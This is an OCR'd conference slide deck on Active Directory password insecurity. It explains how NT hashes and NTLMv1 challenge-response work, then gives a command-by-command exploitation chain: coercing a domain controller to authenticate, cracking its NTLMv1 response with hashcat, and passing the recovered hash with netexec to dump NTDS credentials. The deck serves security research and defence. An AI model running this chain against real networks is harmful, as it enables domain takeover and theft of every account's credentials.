Active Directory Password Insecurity

Dustin Heywood (Evil Mog®)
Executive Managing Hacker, Senior Technical Staff Member

About EvilMog®

Chief Architect of X-Force

Black Badge Collector

Retired Team Hashcat


Former Sailplane Pilot

Special Effects Pyrotechnician

Bishop of the Church of Wifi

Avid Hacker Jeopardy Player

Windows Password Storage



Plaintext Password

UTF-16LE Encode

MD4

NT Hash (16 Bytes)

```
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
```

UserID:RID:LM Hash:NT Hash

Common Windows Hash Types


LM - hashcat mode 3000 – Super Fast, DES Based

NT Hash – hashcat mode 1000 – Basically MD4(UT16-LE(Password)), Super Fast

NTLMv1 – hashcat mode 5500 – challenge response, DES Based, reversible to NTLM

NTLMv2 – hashcat mode 5600 – challenge response, HMAC-MD5 Based

NTLMv1 Challenge / Response



NTLMv1 Challenge Response - Steps

1. The client sends a NEGOTIATE_MESSAGE

2. The server responds with a CHALLENGE_MESSAGE packet containing an 8 byte random number, AKA the “server challenge”

3. Client encrypts “server challenge” using NT Hash

4. The encrypted output, known as the “challenge response”, is sent to the server in an AUTHENTICATE_MESSAGE packet.

5. Server forwards to domain controller via NETLOGON_NETWORK_INFO packet (we can skip this step)

6. Domain Controller sends results via NETLOGON_VALIDATION_SAM_INFO4

NTLMv1 SSP Response Details

1. 8 byte client challenge null padded to 21 bytes – LM Response
2. 8 byte server challenge + 8 byte client challenge becomes session noncez
3. MD5(session nonce) is truncated to 8 bytes, becomes the NTLMv1 ESS hash
4. Password UTF16LE encoded and then MD4’d to get 16 byte hash
5. Password hash is null padded to 21 bytes
6. 21 Bytes are split into 3 parts
7. Each part is converted to a DES Key
8. DES Key is used to encrypt the NTLMv1 ESS hash, resulting in 8 byte values
9. 8 byte values are concatenated to form a 24 byte value the NT Response

NTLMv1 Challenge Response - SSP

NTLMv1 Challenge Response – SSP

Account	:	Blank	:	Domain	:	LM Response (8 Bytes)	16 Bytes \x00
:	NT Response (24 Bytes)				:	MD5(LM Resp (0:16) + Client Chal)[0:16]	

NTLMv1 Response (SSP)

DC1$	:	:	EVILMOG	:	82903EDD21F779CC0000000000000000000000000000000		
:	F874C5F61B18679CF502A3775C86128736AB762247F751EA					:	d075dd51d8cfd7d

NTLMv1 Challenge Response - SSP


NTLMv1 Challenge Response – SSP

Account	:	Blank	:	Domain	:	LM Response (8 Bytes)	16 Bytes \x00
:	NT Response (24 Bytes)				:	MD5(LM Resp (0:16) + Client Chal)[0:16]	


NTLMv1 Response (SSP)

DC1$	:	:	EVILMOG	:	82903EDD21F779CC0000000000000000000000000000000		
:	F874C5F61B18679CF502A3775C86128736AB762247F751EA					:	d075dd51d8cfd7d

NTLMv1 Challenge Cracking



NTLMv1 Challenge Cracking



Exploitation

1. Run responder

   responder –I eth0 –FP

2. Force Authentication Coercion (Print Spooler, EFS, DFS, etc)

   coercer coerce -u ATTACKER_USER -p ATTACKER_PASSOWRD -d TARGET_DOMAIN -t target_ip -l attackerip

3. Capture the resulting hash

   DC1$::MOG:93380184F60EBA9C0000000000000000000000000000000:EF748E205C75C2BC3D209C0EC1F04B7259202B7947F249CA:1122334455667788

4. Note that the challenge 1122334455667788 listed is the Server challenge, not the combined NTLMv1 Hash, the client Challenge is 93380184F60EBA9C

Exploitation - Continued

1. Git clone https://github.com/evilmog/ntlmv1-multi.git

2. python3 ntlmv1.py --ntlm
   "DC1$::MOG:93380184F60EBA9C0000000000000000000000000000000:EF748E205C75C2BC
   3D209C0EC1F04B7259202B7947F249CA:1122334455667788”

   Tool will output various commands

3. echo "EF748E205C75C2BC:0f8b719d75475c40">>14000.hash
   echo "3D209C0EC1F04B72:0f8b719d75475c40">>14000.hash

4. hashcat -m 14000 -a 3 -1 charsets/DES_full.hcchr --hex-charset 14000.hash
   ?1?1?1?1?1?1?1?1

5. Wait 72 hours with 2x L40s GPU’s (RTX 4090 Equivalent)

Exploitation - Continued

1. Git clone https://github.com/hashcat/hashcat-utils; cd hashcat-utils/src; make

2. Convert Hashcat Results from DES Keys to NTLM Parts

   $HEX[29fb3dad53f143d3]
   $HEX[b5e333bbb365892f]

   ./deskey_to_ntlm.pl 29fb3dad53f143d3
   29f4f5653e10e9

   ./deskey_to_ntlm.pl b5e333bbb365892f
   b5c4cddb2ca217

   ./ct3_to_ntlm.bin 59202B7947F249CA 1122334455667788
   93380184F60EBA9C0000000000000000000000000000
   ffeb

Exploitation - Continued

1. Concatenate the 3 values to make the NTLM Hash of the Domain Controller
   29f4f5653e10e9 b5c4cddb2ca217 ffeb

2. Initiate Domain Controller Replication using netexec

```
netexec smb 192.168.46.5 -u 'DC1$' -H 29f4f5653e10e9b5c4cddb2ca217ffeb --ntds
drsuapi
```

3. Crack Hashes

Ntlmv1-multi tool

1) https://github.com/evilmog/ntlmv1-multi

Demo

Questions?

Contact Information

1. X/Twitter - @evil_mog
2. Linkedin – evilmog
3. Bluesky – mog.evil.af

   Not Phishing I Promise